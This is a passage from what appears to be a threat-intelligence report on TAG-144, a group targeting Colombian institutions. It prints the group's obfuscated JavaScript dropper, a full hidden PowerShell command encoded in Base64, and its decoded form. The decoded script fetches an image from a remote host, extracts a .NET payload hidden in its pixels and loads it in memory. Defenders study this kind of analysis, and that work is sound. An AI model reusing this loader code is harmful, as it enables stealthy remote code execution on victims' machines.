


***Figure 9**: Additional sample found in Recorded Future Malware Intelligence (Source: Recorded Future)*

Although the *cdn[.]discordapp[.]com* link was inactive at the time of analysis, Insikt Group successfully extracted the downloaded JavaScript file from a PCAP capture. The file, named `Notificacion_electronica_sentencia_preliminar_Departamento_De-Justicia_01.js`, has the SHA256 hash 1226a8d066328a8b6f353c9d98f1dc8128bd84f3909ae1cc6811dc1adff33c81. The script contains a mix of malicious code and benign content related to the Microsoft Print Schema. The benign portion is displayed in **Figure 10**. The inclusion of benign content is likely an attempt to evade detection.

```
// PSK NameSpace's
var pskNs = "http://schemas.microsoft.com/poulets/2003/08/printing/printschemakeywords";
var psk11Ns = "http://schemas.microsoft.com/poulets/2013/05/printing/printschemakeywordsv11";
var psk12Ns = "http://schemas.microsoft.com/poulets/2013/12/printing/printschemakeywordsv12";

// psf NameSpace's
var psf2Ns = "http://schemas.microsoft.com/poulets/2013/12/printing/printschemaframework2";
var psfNs = "http://schemas.microsoft.com/poulets/2003/08/printing/printschemaframework";

// XML Schema NameSpace's
var xsiNs = "http://www.w3.org/2001/XMLSchema-instance";
var xsdNs = "http://www.w3.org/2001/XMLSchema";

// PDF driver NameSpace
var pdfNs = "http://schemas.microsoft.com/poulets/2015/02/printing/printschemakeywords/microsoftprinttopdf";


function completePrintCapabilities(printTicket, scriptContext, printCapabilities) {
    /// <param name="printTicket" type="IPrintSchemaTicket" mayBeNull="true">
    ///     If not 'null', the print ticket's settings are used to customize the print capabilities.
    /// </param>
    /// <param name="scriptContext" type="IPrinterScriptContext">
    ///     Script clarigation object.
    /// </param>
    /// <param name="printCapabilities" type="IPrintSchemaCapabilities">
    ///     Print capabilities object to be customized.
    /// </param>

    // Get PrintCapabilites XML node
    var xmlCapabilities = printCapabilities.XmlNode;

    var unpostedCapabilities;
    // Set Standard namespaces with prefixes
    SetStandardNameSpaces(xmlCapabilities);

    unpostedCapabilities = xmlCapabilities.selectSingleNode("psf:PrintCapabilities");
```

***Figure 10**: Benign code portion contained in the JavaScript script (Source: Recorded Future)*

Obfuscation

Figure 11 shows the obfuscated malicious portion of the script. Notably, the code contains comments written in Portuguese, an aspect previously discussed in this report and also associated with activity linked to TAG-144.

***Figure 11**: Obfuscated malicious code portion contained in the JavaScript script (Source: Recorded Future)*

The variables `voicelessness` and `classe`, `unwellness`, and `isostasy` are obfuscated using junk characters and later deobfuscated via string replacement operations. These variables resolve to the following:

- `voicelessness` and `classe`: MSXML2.ServerXMLHTTP.6.0
- `unwellness`: *hxxp://paste[.]ee/d/TrxwtHcC/0* (as [observed](#) via URLScan)
- `isostasy`: GET

The script creates a ServerXMLHTTP object and issues a GET request to the specified *paste[.]ee* URL using the custom User-Agent `MyCustomAgent/1.0`. If the HTTP response returns a status code 200, the response body is executed as JavaScript.

The SHA256 hash of the response body is 591744244c7ca9cea69cde263187efde3f65a157f8e5eb885ccc1f9e078b5572. This payload contains similar string obfuscation techniques and ultimately reconstructs strings to instantiate a shell object and execute a deobfuscated command line.

```
    miladi += "r3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ i3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ n3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ ";
    miladi += "g3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ (3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ $3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ talesmen3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ ):
    miladi += "3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ I3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ n3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ ";
    miladi += "3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ v3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ o3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ k3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ e3.ϕ 서∈᎒
    miladi += "r3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ e3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ s3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ s3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ i3.ϕ 서∈᎒

    miladi = miladi.replace(/3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ /g, "");

    // Monta o comando PowerShell em variável "parabematic"
    var parabematic = "3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ p3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ o3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ w3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ "
    parabematic += "3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ e3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ r3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ s3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ h3.ϕ
    parabematic += "3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ l3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ l 3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ -3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ w3.ϕ
    parabematic += " 3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ h3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ i3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ d3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ d3.ϕ
    parabematic += "3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ n 3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ -3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ n3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ o3.ϕ
    parabematic += "3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ r3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ o3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ f3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ i3.ϕ
    parabematic += "3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ l3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ e 3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ -3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ e3.ϕ
    parabematic += "3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ p3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ b3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ y3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ ";
    parabematic += "3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ p3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ a3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ s3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ ";
    parabematic += "3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ s3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ -3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ c3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ ";


    parabematic = parabematic.replace(/3.ϕ 서∈᎒ᠰ᧗ᵕ᷂ /g, "");

    var anathem = WScript.CreateObject("WScript.Shell");


    anathem.Run(parabematic + "\"" + miladi + "\"", 0, false);
}
catch (e) {

}
```

***Figure 12**: Obfuscated payload with Portuguese comments (Source: Recorded Future)*

PowerShell Script

The deobfuscated command line is shown in **Figure 13**.

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -w hidden -noprofile -ep bypass -c
"$talesmen='JGF0cm9waXNvbWVyID0gJ1ZrRkonOyRweXJvZ3JhcGh5ID0gW1N5c3RlbS5Db252ZXJ0XTo6RnJvbUJhc2
U2NFN0cmluZygkYXRyb3Bpc29tZXIpOyRhdXRvbWF0aWNpdGllcyA9IFtTeXN0ZW0uVGV4dC5FbmNvZGluZ106OlVURjgu
R2V0U3RyaW5nKCRweXJvZ3JhcGh5KTskc3ljb21hID0gJ1EyeGhjM05NYVdKeVlYSjVNUzVJYjIxbCc7JHJlcGVkYXRpb2
4gPSBbU3lzdGVtLkNvbnZlcnRdOjpGcm9tYmFzZTY0U3RyaW5nKCRzeWNvbWEpOyRhcmJvcmljdWx0dXJhbCA9IFtTeXN0
ZW0uVGV4dC5FbmNvZGluZ106OlVURjguR2V0U3RyaW5nKCRyZXBlZGF0aW9uKTtBZGQtVHlwZSAtQXNzZW1ibHlOYW1lIF
N5c3RlbS5EcmF3aW5nOyR0b3Jtb2RvbnQ9J2h0dHBzOi8vYXJjaGl2ZS5vcmcvZG93bmxvYWQvdW5pdmVyc2UtMTczMzM1
OTMxNTIwMi04NzUwL3VuaXZlcnNlLTE3MzMzNTkzMTUyMDItODc1MC5qcGcnOyRzY2xlcmU9TmV3LU9iamVjdCBTeXN0ZW
0uTmV0LldlYkNsaWVudDskc2NsZXJlLkhlYWRlcnMuQWRkKCdVc2VyLUFnZW50JywnTW96aWxsYS81LjAnKTskc29yb3Jp
dHk9JHNjbGVyZS5Eb3dubG9hZERhdGEoJHRvcm1vZG9udCk7JGJhY2twYWNrPVtieXRlW11dKDB4NDIsIDB4NEQsIDB4Nz
IsIDB4NkUsIDB4MzcsIDB4MDAsIDB4MDAsIDB4MDAsIDB4MDAsIDB4MDAsIDB4MDAsIDB4MzYsIDB4MDAsIDB4MDAsIDB4
MjgsIDB4MDAsIDB4MDAsIDB4MDAsIDB4NjQsIDB4MDAsIDB4MDAsIDB4MDAsIDB4NEQsIDB4MkYsIDB4MDAsIDB4MDAsID
B4MDEsIDB4MDAsIDB4MTgsIDB4MDAsIDB4MDAsIDB4MDAsIDB4MDAsIDB4MDAsIDB4M0MsIDB4NkUsIDB4MzcsIDB4MDAs
IDB4QzQsIDB4MEUsIDB4MDAsIDB4MDAsIDB4QzQsIDB4MEUsIDB4MDAsIDB4MDAsIDB4MDAsIDB4MDAsIDB4MDAsIDB4MD
AsIDB4MDAsIDB4MDAsIDB4MDAsIDB4MDApOyRlbmVyZ2lzZXM9LTE7Zm9yKCRzY2F0dGVyZWQ9MDskc2NhdHRlcmVkIC1s
ZSAkc29yb3JpdHkuTGVuZ3RoLSRiYWNrcGFjay5MZW5ndGg7JHNjYXR0ZXJlZCsrKXsgJGxpcG9nZW55cz0kdHJ1ZTtmb3
IoJFBoYWxhbng9MDskUGhhbGFueCAtbHQgJGJhY2twYWNrLkxlbmd0aDskUGhhbGFueCsrKXtpZigkc29yb3JpdHlbJHNj
YXR0ZXJlZCskUGhhbGFueF0gLW5lICRiYWNrcGFja1skUGhhbGFueF0peyRsaXBvZ2VueXM9JEJydW5oaWxkO2JyZWFrfX
1pZigkbGlwb2dlbnlzKXskZW5lcmdpc2VzPSRzY2F0dGVyZWQ7YnJlYWt9fWlmKCRlbmVyZ2lzZXMgLWVxIC0xKXtyZXR1
cm59OyRzcGxlbm9uY3VzPSRzb3Jvcml0eVskZW5lcmdpc2VzLi4oJHNvcm9yaXR5Lkxlbmd0aC0xKV07JHZhcmljZWxsaW
Zvcm09TmV3LU9iamVjdCBJTy5NZW1vcnlTdHJlYW07JHZhcmljZWxsaWZvcm0uV3JpdGUoJHNwbGVub25jdXMsMCwkc3Bs
ZW5vbmN1cy5MZW5ndGgpOyR2YXJpY2VsbGlmb3JtLlNlZWsoMCwnQmVnaW4nKXxPdXQtTnVsbDskSGlwcG9jcmVuZT1bRH
Jhd2luZy5CaXRtYXBdOjpGcm9tU3RyZWFtKCR2YXJpY2VsbGlmb3JtKTskQ29yZW9wc2lzPU5ldy1PYmplY3QgQ29sbGVj
dGlvbnMuR2VuZXJpYy5MaXN0W0J5dGVdO2ZvcigkcmV1c2FibHk9MDskcmV1c2FibHkgLWx0ICRIaXBwb2NyZW5lLkhlaW
dodDskcmV1c2FibHkrKyl7Zm9yKCRkaWdveGluPTA7JGRpZ294aW4gLWx0ICRIaXBwb2NyZW5lLldpZHRoOyRkaWdveGlu
KyspeyRjcmFkbGVsaWtlPSRIaXBwb2NyZW5lLkdldFBpeGVsKCRkaWdveGluLCRyZXVzYWJseSk7JENvcmVvcHNpcy5BZG
QoJGNyYWRsZWxpa2UuUik7JENvcmVvcHNpcy5BZGQoJGNyYWRsZWxpa2UuRyk7JENvcmVvcHNpcy5BZGQoJGNyYWRsZWxp
a2UuQil9fTskYm9sc3RlcmVycz1bQml0Q29udmVydGVyXTo6VG9JbnQzMigkQ29yZW9wc2lzLkdldFJhbmdlKDAsNCkuVG
9BcnJheSgpLDApOyRzY291bmRyZWxkb209JENvcmVvcHNpcy5HZXRSYW5nZSg0LCRib2xzdGVyZXJzKS5Ub0FycmF5KCk7
JGZsYW1lcnM9W0NvbnZlcnRdOjpUb0Jhc2U2NFN0cmluZygkc2NvdW5kcmVsZG9tKS5SZXBsYWNlKCdBJywnQCcpLlJlcG
xhY2UoJ0AnLCdBJyk7JHN1cGluZWx5PSc9PUFNdjRFVDVsMWFDMUVWdlEyTGxWbUxsUjNjaEIzTHZvRGMwUkhhJy5SZXBs
YWNlKCd9fCcsJ3QnKTskYW1hdXJvdGljPVtDb252ZXJ0XTo6RnJvbUJhc2U2NFN0cmluZygkZmxhbWVycyk7JHN5Y2VlPV
tSZWZsZWN0aW9uLkFzc2VtYmx5XTo6TG9hZCgkYW1hdXJvdGljKTskYXN0YXRpemVyPUAoJHN1cGluZWx5LCcnLCcnLCcn
LCdNU0J1aWxkJywnJywnJywnJywnJywnQzpcVXNlcnNcUHVibGljXERvd25sb2FkcycsJ2NyZWVscycsJ2pzJywnJywnJy
wnYmFja3RpY2tzJywnMicsJycpOyRzeWNlZS5HZXRUeXBlKCRhcmJvcmljdWx0dXJhbCkuR2V0TWV0aG9kKCRhdXRvbWF0
aWNpdGllcykuSW52b2tlKCRzbmFybCwkYXN0YXRpemVyKTskSGlwcG9jcmVuZS5EaXNwb3NlKCk7JHZhcmljZWxsaWZvcm
0uRGlzcG9zZSgp';$cornhusker=[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase6
4String($talesmen));Invoke-Expression $cornhusker"
```

***Figure 13**: Deobfuscated PowerShell command (Source: Recorded Future)*

The executed command initiates PowerShell, decodes a Base64-encoded payload, and then runs the decoded content via the Invoke-Expression cmdlet. **Figure 14** shows the deobfuscated string with line breaks added.

```
$atropisomer = 'VkFJ';
$pyrography = [System.Convert]::FromBase64String($atropisomer);
$automaticities = [System.Text.Encoding]::UTF8.GetString($pyrography);
$sycoma = 'Q2xhc3NMaWJyYXJ5MS5Ib21l';
$repedation = [System.Convert]::Frombase64String($sycoma);
$arboricultural = [System.Text.Encoding]::UTF8.GetString($repedation);

Add-Type -AssemblyName System.Drawing;
$tormodont =
'https://archive[.]org/download/universe-1733359315202-8750/universe-173335931
5202-8750.jpg';
$sclere = New-Object System.Net.WebClient;
$sclere.Headers.Add('User-Agent','Mozilla/5.0');
$sorority = $sclere.DownloadData($tormodont);

$backpack = [byte[]](0x42, 0x4D, 0x72, 0x6E, 0x37, 0x00, 0x00, 0x00, 0x00,
0x00, 0x36, 0x00, 0x00, 0x00, 0x28, 0x00, 0x00, 0x00, 0x64, 0x00, 0x00, 0x00,
0x4D, 0x2F, 0x00, 0x00, 0x01, 0x00, 0x18, 0x00, 0x00, 0x00, 0x00, 0x00, 0x3C,
0x6E, 0x37, 0x00, 0xC4, 0x0E, 0x00, 0x00, 0xC4, 0x0E, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00);
$energises = -1;

for ($scattered = 0; $scattered -le $sorority.Length - $backpack.Length;
$scattered++) {
    $lipogenys = $true;

    for ($Phalanx = 0; $Phalanx -lt $backpack.Length; $Phalanx++) {
        if ($sorority[$scattered + $Phalanx] -ne $backpack[$Phalanx]) {
            $lipogenys = $Brunhild;
            break;
        }
    }

    if ($lipogenys) {
        $energises = $scattered;
        break;
    }
}

if ($energises -eq -1) { return }

$splenoncus = $sorority[$energises..($sorority.Length - 1)];
$varicelliform = New-Object IO.MemoryStream;
$varicelliform.Write($splenoncus, 0, $splenoncus.Length);
$varicelliform.Seek(0, 'Begin') | Out-Null;
```

```
$Hippocrene = [Drawing.Bitmap]::FromStream($varicelliform);
$Coreopsis = New-Object Collections.Generic.List[Byte];

for ($reusably = 0; $reusably -lt $Hippocrene.Height; $reusably++) {
    for ($digoxin = 0; $digoxin -lt $Hippocrene.Width; $digoxin++) {
        $cradlelike = $Hippocrene.GetPixel($digoxin, $reusably);
        $Coreopsis.Add($cradlelike.R);
        $Coreopsis.Add($cradlelike.G);
        $Coreopsis.Add($cradlelike.B);
    }
}

$bolsterers = [BitConverter]::ToInt32($Coreopsis.GetRange(0, 4).ToArray(), 0);
$scoundreldom = $Coreopsis.GetRange(4, $bolsterers).ToArray();
$flamers =
[Convert]::ToBase64String($scoundreldom).Replace('A','@').Replace('@','A');
$supinely = '==AMv4ET5l1aC1EVvQ2LlVmLlR3chB3LvoDc0RHa'.Replace('}|','t');
$amaurotic = [Convert]::FromBase64String($flamers);
$sycee = [Reflection.Assembly]::Load($amaurotic);

$astatizer =
@($supinely,'','','','MSBuild','','','','','C:\Users\Public\Downloads','creels
','js','','','backticks','2','');
$sycee.GetType($arboricultural).GetMethod($automaticities).Invoke($snarl,$asta
tizer);

$Hippocrene.Dispose();
$varicelliform.Dispose();
```

***Figure 14**: Deobfuscated string (Source: Recorded Future)*

The PowerShell script retrieves a JPG image from *hxxps://archive[.]org/download/universe-1733359315202-8750/universe-1733359315202-8750.jpg*. It then employs steganographic techniques to scan the image's pixel data for a specific byte marker, which it uses to locate and extract an embedded payload. The extracted content is a .NET assembly that the script loads directly into memory. Execution is carried out by invoking the VAI method within the ClassLibrary1.Home class, allowing the payload to run without ever being written to disk.

Notably, the same *archive[.]org* URL was observed in connection with XWorm samples associated with the domain *deadpoolstart[.]lovestoblog[.]com* and *deadpoolstart2064[.]duckdns[.]org*, which also featured similarly named files, including (1, 2):

- `NUEVO_REPORTE_ANEXO_POR_SANCIONES_EFECTUADAS_HALLAZGOS_IRREGULARIDADES_AUDITORIA_SISTEMAS_DE_SALUD_E.js` (SHA256: aee42a6d8d22a421fd445695d8b8c8b3311fa0dc0476461ea649a08236587edd)

- `NUEVO_REPORTE_ANEXO_POR_SANCIONES_EFECTUADAS_HALLAZGOS_IRREGULARIDADES_AUDITORIA_SISTEMAS_DE_SALUD_E.rar` (SHA256: 0fd706ebd884e6678f5d0c73c42d7ee05dcddd53963cf53542d5a8084ea82ad1)

Victimology

Overall, Insikt Group identified a significant number of TAG-144 victims, all of which, where attribution was possible, were Colombian entities. Notably, as evidenced by victims associated with Clusters 1 and 2, the majority were directly tied to Colombian government institutions (see **Figure 15**). Beyond these, additional victims were identified across the healthcare, retail, transportation, defense, and oil sectors. Importantly, several of these non-governmental entities maintain some degree of affiliation with the state.




***Figure 15**: Breakdown of TAG-144 victims observed between May 2024 and July 2025 (Source: Recorded Future)*

Although TAG-144 has targeted other sectors and has occasionally been linked to intrusions in additional South American countries such as Ecuador, as well as Spanish-speaking victims in the US, its primary focus has consistently remained on Colombia, particularly on government entities. This persistent targeting raises questions about the threat group's true motivations, such as whether it

operates solely as a financially driven threat actor leveraging established tools, techniques, and monetization strategies, or whether elements of state-sponsored espionage are also at play.

Overlap with Red Akodon

In May 2024, SCILabs reported on a threat actor it named Red Akodon, which closely resembled Blind Eagle in terms of TTPs. The threat actor primarily targeted Colombian government entities using RATs such as REMCOS RAT, QuasarRAT, AsyncRAT, and XWorm. The attacks were delivered via phishing emails posing as legal notices or judicial summonses, allegedly sent by Colombian institutions like the Fiscalía General de la Nación and the Juzgado 06 Civil del Circuito de Bogotá. Despite the similarities, SCILabs chose to track Red Akodon as a distinct threat actor at the time of writing.

Among others, the report identified four GitHub repository usernames: "jairpicc", "santiagonasar", "colombo08125", and "mastermr02456". Of note, jairpicc also appeared in association with a Pastebin account observed on August 23, 2024 (see **Figure 16**).




***Figure 16**: Pastebin account linked to jairpicc (Source: Recorded Future)*

The Pastebin account was associated with multiple Pastebin links, at least two of which returned Bitbucket URLs hosting AsyncRAT payloads. These AsyncRAT payloads communicated with domains such as *enviasept[.]duckdns[.]org*, *enviosep04[.]duckdns[.]org*, *sost2024ene[.]duckdns[.]org*, and *trabajo25[.]duckdns[.]org*, all linked to TAG-144. Additionally, Insikt Group noted that the payloads hosted on these Bitbucket URLs followed file naming conventions consistent with those observed in TAG-144 infrastructure. For instance, one Pastebin link returned the URL *hxxps://bitbucket[.]org/descargggt/servdifr/downloads/remcoss[.]txt*, with the filename `remcoss.txt` matching file names found in open directories previously reported in association with TAG-144. Additional Bitbucket URLs hosting files with matching filenames that lead to AsyncRAT infections are provided in **Appendix A**.

Additionally, Red Akodon appears to have used at least two likely compromised email addresses associated with Colombian government entities: *nomina[@]magdalena[.]gov[.]co* and *npereza[@]cendoj[.]ramajudicial[.]gov[.]co*. Notably, on October 31, 2024, the Colombian cybersecurity blog *¡Mucho Hacker!* reported on related activity involving similar abuse. This report highlighted the use

of legitimate government-linked email addresses, including *abogados[@]hujmb[.]gov[.]co* and *j03mpmixartado[@]cendoj[.]ramajudicial[.]gov[.]co*. The blog speculated that the threat actor either had access to internal systems, allowing them to create legitimate-looking email accounts, or possessed an undisclosed capability to spoof official addresses.

